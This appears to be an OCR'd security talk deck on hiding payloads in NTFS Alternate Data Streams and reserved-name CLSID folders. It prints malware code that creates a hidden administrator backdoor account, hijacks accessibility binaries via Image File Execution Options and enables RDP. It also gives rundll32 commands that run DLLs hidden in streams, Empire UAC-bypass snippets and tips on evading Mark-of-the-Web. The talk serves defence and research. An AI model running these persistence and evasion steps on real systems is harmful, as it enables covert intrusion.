
Group or user names:

SYSTEM
Administrators ([redacted]\Administrators)
Users ([redacted]\Users)
TrustedInstaller

To change permissions, click Edit.

Permissions for TrustedInstaller	Allow	Deny
Full control	✓	
Modify	✓	
Read & execute	✓	
Read	✓	
Write	✓	
Special permissions		

For special permissions or advanced settings, click Advanced.




```
{
    str = new WebClient().DownloadString("https://api.ipify.org");
}
catch (Exception ex)
{
    Console.WriteLine(ex.Message);
    Thread.Sleep(5000);
}
string text = \u0002.\u0001.\u0001(9);
string text2 = "net user Guest " + text;
string text3 = "net user Guest /active:yes";
string text4 = "wmic UserAccount where name='Guest' rename krbtgt\r\nnet localgroup administrators krbtgt /add\r\nnet localgroup guests krbtgt /delete";
string text5 = "net user Guest " + \u0002.\u0001.\u0001(9) + " /add";
string text6 = "net localgroup guests guest /add\r\nnet user Guest /comment:\"Built-in account for guest access to the computer/domain\"\r\nnet
  localgroup Users Guest /delete\r\nnet user Guest /active:no\r\nwmic UserAccount where Name='administrator' set PasswordExpires=False\r\nwmic
  UserAccount where Name='krbtgt' set PasswordExpires=False\r\nnet user krbtgt /comment:\"Key Distribution Center Service Account\"";
string text7 = "
        mkdir \"\\\\?\\C:\\Windows\\Fonts\\com4.{241D7C96-F8BF-4F85-B01F-E2B043341A4B}\"
        ICACLS \"\\\\?\\C:\\Windows\\Fonts\\com4.{241D7C96-F8BF-4F85-B01F-E2B043341A4B}\" /t /c /deny administrators:D";
string text8 = "
    REG ADD \"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\magnify.exe\" /v Debugger /t REG_SZ /d \"C:\\Windows\
      \Fonts\\com4.{241D7C96-F8BF-4F85-B01F-E2B043341A4B}\\Font.exe\" /f
    REG ADD \"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\Narrator.exe\" /v Debugger /t REG_SZ /d \"C:\\Windows\
      \Fonts\\com4.{241D7C96-F8BF-4F85-B01F-E2B043341A4B}\\Font.exe\" /f
    REG ADD \"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\sethc.exe\" /v Debugger /t REG_SZ /d \"C:\\Windows\
      \Fonts\\com4.{241D7C96-F8BF-4F85-B01F-E2B043341A4B}\\Font.exe\" /f
    REG ADD \"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\Utilman.exe\" /v Debugger /t REG_SZ /d \"C:\\Windows\
      \Fonts\\com4.{241D7C96-F8BF-4F85-B01F-E2B043341A4B}\\Font.exe\" /f
    REG ADD \"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\DisplaySwitch.exe\" /v Debugger /t REG_SZ /d \"C:\
      \Windows\\Fonts\\com4.{241D7C96-F8BF-4F85-B01F-E2B043341A4B}\\Font.exe\" /f
    REG ADD \"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\osk.exe\" /v Debugger /t REG_SZ /d \"C:\\Windows\
      \Fonts\\com4.{241D7C96-F8BF-4F85-B01F-E2B043341A4B}\\Font.exe\" /f\r\nnetsh firewall set service type = remotedesktop mode = enable\r\nnetsh
      advfirewall firewall set rule group=\"remote desktop\" new enable=Yes";
\u0002.\u0001.\u0001(text7);
string text9 = "C:\\Windows\\Fonts\\com4.{241D7C96-F8BF-4F85-B01F-E2B043341A4B}\\Font.exe";
if (File.Exists(text9))
```

943eceb00ea52948c30deab1d5824ffcf2fd1cec

Combine Techniques

- File System Reserved Keyword
- Alternate Data Stream
- CLSID
- Rundll32




```
C:\Demo
λ mkdir \\?\C:\Demo\com4.{241D7C96-F8BF-4F85-B01F-E2B043341A4B}

C:\Demo
λ type ..\payload.dll > \\?\C:\Demo\com4.{241D7C96-F8BF-4F85-B01F-E2B043341A4B}:hidden

C:\Demo
λ rundll32 \\?\C:\Demo\com4.{241D7C96-F8BF-4F85-B01F-E2B043341A4B}:hidden,sayHello

C:\Demo
λ
```

From Process_Attach

Hello World


- CLSID IN The Alternate Data Stream?! You betcha!



```
C:\Demo
λ type ..\payload.dll > \\?\C:\Demo\com4.{241D7C96-F8BF-4F85-B01F-E2B043341A4B}:{241D7C96-F8BF-4F85-B01F-E2B043341A4B}

C:\Demo
λ rundll32 \\?\C:\Demo\com4.{241D7C96-F8BF-4F85-B01F-E2B043341A4B}:{241D7C96-F8BF-4F85-B01F-E2B043341A4B},sayHello
```


Sneaky Technique: Compression

- Alternate Data Streams do not survive:
  - Cab - Makecab.exe / Extrac32.exe
  - Zip - Native Windows Zip
  - WinZip
  - 7zip – 7z.exe / 7zGM.exe




- WinRar and 7zip *can* preserve streams with parameters like **`-sns`**
- Native Windows Zip will transfer Zone.Identifier 3
- All can export *into* Alternate Data Streams
- Useful for Bypassing Mark-of-the-Web
- MotW does NOT follow Self Extracting archives (SFX)

Other Public Observances


THAT'S AN INTERESTING PROPOSITION
LET'S FIND OUT, BY LOOKING AT ACTUAL FACTS INSTEAD OF RELYING ON HEARSAY AND EYE WITNESS ACCOUNTS
imgflip.com


- MITRE ATT&CK T1096 **NTFS File Attributes**
  - Alternate Data Streams
  - Extended Attributes: ZeroAccess, Regin
- Anti-Sandbox
  - Malware Checking self for existence of Zone.Identifier
  - Removing it after initial execution
- Stealth:
  - BitPaymer running “net view”
  - Service Hijacking
- Registry Persistence:
  - Empire ADS Modules
  - Gazer/DNSMessenger
- Service Persistence:
  - Comxt.B in **`C:\:ddesvr`**
  - Rustock.A in **`%Windir%\System32`**
- UAC Bypass & File Storage:
  - Empire
  - Rhino Security



data/module_source/privesc/Invoke-WScriptBypassUAC.ps1

PowerShell


```
        $VBSPayload += "objShell.Run command, 0:"
        $VBSPayload += "Set objShell = Nothing"

        $CreateWrapperADS = {cmd /C "echo $VBSPayload > ""$env:USERPROFILE\AppData:$ADSFile"""}
        Invoke-Command -ScriptBlock $CreateWrapperADS
```




```
# for cleanup, remove any script from the specified storage location
#   and remove the specified trigger
if cleanup.lower() == 'true':
    if adsPath != '':
        # remove the ADS storage location
        if ".txt" not in adsPath:
            print helpers.color("[!] For ADS, use the form C:\\users\\john\\AppData:blah.txt")
            return ""

        script = "Invoke-Command -ScriptBlock {cmd /C \"echo x > "+adsPath+"\"};"
```

How Can I Remove an ADS?

- Easy: Copy to FAT32 and back
- Medium: Explorer GUI
- Harder: PowerShell



```
PS C:\demo> get-item .\text.txt:payload.exe


PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\demo\text.txt:payload.exe
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\demo
PSChildName   : text.txt:payload.exe
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\demo\text.txt
Stream        : payload.exe
Length        : 854072



PS C:\demo> remove-item .\text.txt:payload.exe
PS C:\demo> get-item .\text.txt:payload.exe
get-item : Cannot find path 'C:\demo\text.txt:payload.exe' because it does not exist
```



calendar.ics

Type of file: iCalendar File (.ics)

Opens with: Outlook 2016

Location: C:\Users[redacted]\Downloads

Size: 382 bytes (382 bytes)

Size on disk: 0 bytes

Created: Monday, April 8, 2019, 11:07:11 AM

Modified: Monday, April 8, 2019, 11:07:12 AM

Accessed: Monday, April 8, 2019, 11:07:11 AM

Attributes: □ Read-only □ Hidden

Security: This file came from another computer and might be blocked to help protect this computer. □ Unblock

Questions?
@secure_sean